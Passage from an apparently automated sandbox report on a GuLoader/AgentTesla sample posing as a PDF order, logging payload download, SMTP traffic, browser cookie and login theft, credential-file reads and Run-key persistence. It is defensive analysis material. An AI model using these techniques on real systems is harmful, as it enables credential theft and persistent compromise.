Aug 8, 2022 13:30:13.549204111 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549273014 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549290895 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549341917 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549345016 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549407005 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549454927 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549463987 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549527884 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549576044 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549609900 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549627066 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549681902 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549683094 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549741983 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549762964 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549804926 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549854994 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549901962 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549925089 CEST	49793	80	192.168.11.20	141.98.6.239
Aug 8, 2022 13:30:13.549962044 CEST	80	49793	141.98.6.239	192.168.11.20
Aug 8, 2022 13:30:13.549988031 CEST	49793	80	192.168.11.20	141.98.6.239

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 13:30:23.502373934 CEST	55033	53	192.168.11.20	1.1.1.1
Aug 8, 2022 13:30:24.407882929 CEST	53	55033	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 13:30:23.502373934 CEST	192.168.11.20	1.1.1.1	0x87d9	Standard query (0)	mail.meria n.com.ar	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 13:30:24.407882929 CEST	1.1.1.1	192.168.11.20	0x87d9	No error (0)	mail.meria n.com.ar	merian.com.ar		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 13:30:24.407882929 CEST	1.1.1.1	192.168.11.20	0x87d9	No error (0)	merian.com.ar		69.61.116.42	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 141.98.6.239

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49793	141.98.6.239	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe


Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 13:30:13.467061996 CEST	9013	OUT	GET /zeaveZtePRlRbWLesj75.dwp HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 141.98.6.239 Cache-Control: no-cache
Aug 8, 2022 13:30:13.487915039 CEST	9014	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Mon, 08 Aug 2022 04:51:52 GMT Accept-Ranges: bytes ETag: "4961fc93e2aad81:0" Server: Microsoft-IIS/8.5 Date: Mon, 08 Aug 2022 11:30:13 GMT Content-Length: 214592 Data Raw: ac 0f 7e 5b b5 c8 d1 9a c4 19 3d f2 64 06 8c 95 68 98 1a 05 df cc ce bc 94 17 e5 0d 00 77 6f 89 f7 4b 4c 9b c3 cc 5f 7e 32 b8 80 d7 5c d7 8f b2 aa 48 45 da 7b 6a 29 2a cf 1e 47 43 a3 ea ff f2 18 bd 6a fd a4 bf c7 f6 d2 e5 51 1a 9f e2 c9 09 f8 41 e4 dc 42 17 99 c7 c1 27 9c fd a1 c8 bd 33 d4 9c be f6 04 c7 81 d3 f8 f7 44 11 03 19 a7 ae 4e 19 b2 a5 0c 53 46 6a 4c a0 a4 36 81 29 19 01 c7 ac de 46 95 cb 79 aa 87 a9 d7 1a 1e a2 7b 05 a4 1f d7 f9 a8 c0 b9 a0 3e db b5 ff 41 d7 6e dd 07 90 5d d3 a0 bc 78 5d 28 62 2c f9 fa 6e 6b 46 35 78 fc 16 83 f0 a9 97 78 a1 7f 8f 63 a9 c8 d6 ca a3 6d cd 18 d1 44 a8 8f 20 d5 07 51 e7 fb fe f7 ee 96 3a c0 25 7b 29 cc d2 85 d5 9e b9 16 99 a2 df cb 95 5b 79 ba 93 72 e0 18 b1 19 0f b6 08 54 d6 e2 bc 15 1c 74 07 05 20 d4 a2 0c f7 4c b9 22 79 80 30 14 95 a2 6f a4 87 97 07 be 94 12 b6 be 5f 54 19 44 d4 de b8 4c 7f 38 48 a3 00 d6 c1 6a 29 b9 c4 c0 eb a2 5c 46 1e 9a 5e 6e 10 60 63 f9 62 08 fe 88 4c ab 8f 01 aa 96 aa 94 54 2c 76 08 e9 25 0e b9 00 35 58 2e f2 f9 29 ae a7 21 d6 5f 32 75 31 6d b9 be 4e 48 82 13 fa 06 e8 af f6 bc 2a 62 e6 0e 32 ff 78 b7 06 11 d1 71 18 95 62 d3 52 42 69 12 81 69 f6 e6 33 4d 31 7b a5 3b 6a 9d a1 17 04 65 1d a3 d2 0d f5 5a b7 6d 26 c5 61 30 a5 cb 9c d8 e5 b7 a6 38 8d a4 0b 0c 0a c4 75 ef 82 02 f8 3e 57 2e d7 14 20 c5 de ca 77 8f d6 48 73 92 c2 64 38 f4 be aa 7f a8 03 8e ad 72 62 71 8c d7 77 5f 90 ec be 78 2e 2c bf 75 2d f6 bd 7d b5 2b 19 37 19 69 e4 17 6e 94 25 0d 8a 62 2d 1a 04 8a 9c 03 db 8b 94 17 79 f4 1b e9 30 47 e6 97 ff 79 0b 32 4a 5f ef 80 37 29 80 40 0f 9b a9 a9 74 94 da b5 6d a3 ad 7f 7e 0b 05 db 17 52 29 5f 8a e0 44 87 4c f0 2b a1 c8 3d 10 8d f2 10 92 e7 7e 86 00 a9 46 d6 2c dd 27 b3 f3 27 34 cd 2b 5c ea c8 c2 bb 22 b0 6a c4 ea 44 58 32 78 92 76 ec 10 90 3f d5 03 ab 53 52 8f 21 fa 3c 57 e9 a5 27 f1 42 ad 3e 9c e9 2b 27 2f 43 3e 41 cd 3c 39 9d a4 03 35 bd d8 7d 79 c1 73 fc 41 b5 c2 22 df 2b ee f1 93 76 cd e1 92 1d 2c d7 08 e7 61 95 fe 1c 1f a6 23 56 97 e5 af 0f c9 2a a4 5f 2f 06 b0 1a fd 2b 34 d9 0f f6 8b 2d e7 70 73 1d 59 66 48 ee ee 39 49 91 78 5f 9a de d6 9c 28 d8 5c 7d ae 7c ae 85 f3 30 92 a4 9d e7 9d a7 16 02 54 5d 08 da 6e 45 01 ab aa a9 27 92 33 71 61 1b dd a5 bc 6f 6b 24 2c 47 a2 5b 0d 04 d4 5b c6 84 21 db 8e ee 0f 60 0c 95 68 d5 f0 fe 4f 60 51 d5 2f e9 c5 3f 18 eb 87 a5 37 40 3c fd 6f ab 2f db 88 78 f3 16 78 ce 1b a1 84 cc 1e 54 3f d1 1f 35 f2 f7 b4 dd 46 23 e9 36 6d ad d3 46 4a d1 fd e4 e4 ef ff d2 09 e1 c2 16 23 14 24 9c 7c 6e ad e4 8e 0d 19 be f8 3c 01 4e 60 17 87 f6 88 48 13 ad b0 f2 46 aa 55 e7 fa fe a7 bf d6 e0 dd ce 4a 1a 67 0a 37 08 6c 43 fc d7 42 10 8f 39 80 0b 9e ea aa c8 ba 2b 2a 9d 92 f4 2f c5 aa 30 86 f4 44 11 07 76 ab ae 4e 13 98 b6 3c 51 46 46 4c a0 a4 32 01 29 08 17 c2 98 7f 48 92 68 8e 66 8a 13 ce 5d d3 84 39 93 cc 40 f5 9e d1 af d9 ca a1 b7 b9 9e 0b bb 2b 51 0d b4 3f b6 84 a1 00 33 08 01 68 ca 8e 23 38 48 58 17 98 76 ad fd b5 8b 57 8a 64 8f 64 be 36 d7 b6 e4 75 c6 54 d7 51 56 d4 28 3d 72 5a e7 fc e6 09 ef ba 38 0b 27 52 cb c5 d0 a6 c4 9e 85 1f b1 b0 d7 cb 9f 71 79 ba 80 1c b9 1b 99 19 2f b6 0e 54 d6 f3 aa 1e 37 2f 07 02 17 2a a3 20 f7 54 b2 26 7e 96 ce 15 b9 a0 78 ab 87 90 1f 40 95 3e b4 95 fd 7c fa 46 fe cd b8 4c 75 12 5b 91 02 96 68 6a 29 a9 c3 c0 fb b3 4a 4d 35 91 5e 69 17 9e 62 d5 60 10 f5 98 4b bd 71 00 86 94 bd 9f 54 2b 6e fa b3 0a 0c dd 02 1e Data Ascii: ~[=dhwoKL_~2\HE{j)*GCjQAB'3DNSFjL6)Fy{>An]x](b,nkF5xxcmD Q:%{)[yrTt L"y0o_TDL8Hj)\F^n`cb LT,v%5X.)!_2u1mNH*b2xqbRBii3M1{;jeZm&a08u>W. wHsd8rbqw_x.,u-}+7in%b-y0Gy2J_7)@tm~R)_DL+=~F,''4+\"jDX 2xv?SR!<W'B>+'/C>A<95}ysA''+v,a#V*_/+4-psYfH9lx_(\}|0T]nE'3qaok$,G[[!`hO`Q/?7@<o/xxT?5F#6mFJ#$|n<N`HF UJg7lCB9+*/0DvN<QFFL2)Hhf]9@+Q?3h#8HXvWdd6uTQV(=rZ8'Rqy/T7/* T&~x@>|FLu[hj)JM5^ib`KqT+n

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 8, 2022 13:30:24.723265886 CEST	587	49796	69.61.116.42	192.168.11.20	220-linux58.webhosting-network-services.com ESMTP Exim 4.95 #2 Mon, 08 Aug 2022 07:30:24 -0400 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 8, 2022 13:30:24.723635912 CEST	49796	587	192.168.11.20	69.61.116.42	EHLO 141700
Aug 8, 2022 13:30:24.847345114 CEST	587	49796	69.61.116.42	192.168.11.20	250-linux58.webhosting-network-services.com Hello 141700 [84.17.52.5] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-STARTTLS 250 HELP
Aug 8, 2022 13:30:24.847774029 CEST	49796	587	192.168.11.20	69.61.116.42	STARTTLS
Aug 8, 2022 13:30:24.973896980 CEST	587	49796	69.61.116.42	192.168.11.20	220 TLS go ahead
Aug 8, 2022 13:30:34.274610043 CEST	587	49797	69.61.116.42	192.168.11.20	220-linux58.webhosting-network-services.com ESMTP Exim 4.95 #2 Mon, 08 Aug 2022 07:30:33 -0400 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 8, 2022 13:30:34.275027037 CEST	49797	587	192.168.11.20	69.61.116.42	EHLO 141700
Aug 8, 2022 13:30:34.385174990 CEST	587	49797	69.61.116.42	192.168.11.20	250-linux58.webhosting-network-services.com Hello 141700 [84.17.52.5] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-STARTTLS 250 HELP
Aug 8, 2022 13:30:34.385531902 CEST	49797	587	192.168.11.20	69.61.116.42	STARTTLS
Aug 8, 2022 13:30:34.496872902 CEST	587	49797	69.61.116.42	192.168.11.20	220 TLS go ahead

Statistics

Behavior



System Behavior

Analysis Process: Ordene 501527,pdf.exe PID: **4496**, Parent PID: **2940**

General

Target ID:	1
Start time:	13:29:22
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\Ordene 501527,pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Ordene 501527,pdf.exe"
Imagebase:	0x400000
File size:	596608 bytes
MD5 hash:	5162B6782F86F1F24E8610544D159AE9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.39990186767.00000000037B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **4944**, Parent PID: **4496**

General

Target ID:	8
Start time:	13:30:00

Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\Ordene 501527,pdf.exe"
Imagebase:	0x40000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **4428**, Parent PID: **4496**

General

Target ID:	9
Start time:	13:30:01
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Ordene 501527,pdf.exe"
Imagebase:	0xeb0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000000.39838910204.0000000001300000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.44517603260.000000001D981000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.44517603260.000000001D981000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3C3263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3C3263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3C3263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3C3263	unknown
C:\Users\user\AppData\Roaming\flex	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C330794	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\flex\flex.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C3313BB	CopyFileW
C:\Users\user\AppData\Roaming\ec0qfe1f.342	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C330794	CreateDirectoryW
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C330794	CreateDirectoryW
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C330794	CreateDirectoryW
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6C3313BB	CopyFileW
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C330794	CreateDirectoryW
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox\Profiles	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C330794	CreateDirectoryW
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox\Profiles\ol7uiqa8.default-release	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C330794	CreateDirectoryW
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6C3313BB	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\flex\flex.exe	0	108664	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 3c fd 5d 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 58 01 00 00 0c 00 00 00 00 00 00 fd 76 01 00 00 20 00 00 00 fd 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 01 00 00 02 00 00 4f fd 01 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL<]0Xv @ O`	success or wait	1	6C3313BB	CopyFileW
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C329B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C329B71	WriteFile
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Chrome\Default\Cookies	0	98304	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 24 00 00 00 18 00 00 00 0e 00 00 00 0b 00 00 00 05 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 2e 53 60 0d 0c fd 00 04 09 fd 00 0f 67 0f fd 09 fd 0c 5b 0c 5b 0c 5b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ $$.S`g[[[	success or wait	1	6C3313BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	0	98304	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 03 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 53 60 0d 7f fd 00 02 7d fd 00 7d fd 7f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .S`}}	success or wait	1	6C3313BB	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3C099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3162DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D3CD97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D3CD97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3CD97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6D3162DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3162DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3162DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3162DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D3C099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D3162DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D3C099B	unknown
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C329B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	2	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\96049984-b762-4338-a798-8 a86d6d567bc	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6C329B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Chrome\Default\Cookies	unknown	16384	success or wait	6	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Chrome\Default\Cookies	unknown	16384	end of file	1	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox\Profiles\ ol7uiqa8.default-release\cookies.sqlite	unknown	16384	success or wait	4	6C329B71	ReadFile
C:\Users\user\AppData\Roaming\ec0qfe1f.342\Firefox\Profiles\ ol7uiqa8.default-release\cookies.sqlite	unknown	16384	end of file	1	6C329B71	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	flex	unicode	C:\Users\user\AppData\Roaming\flex\flex.exe	success or wait	1	6C32D17C	RegSetValueExW
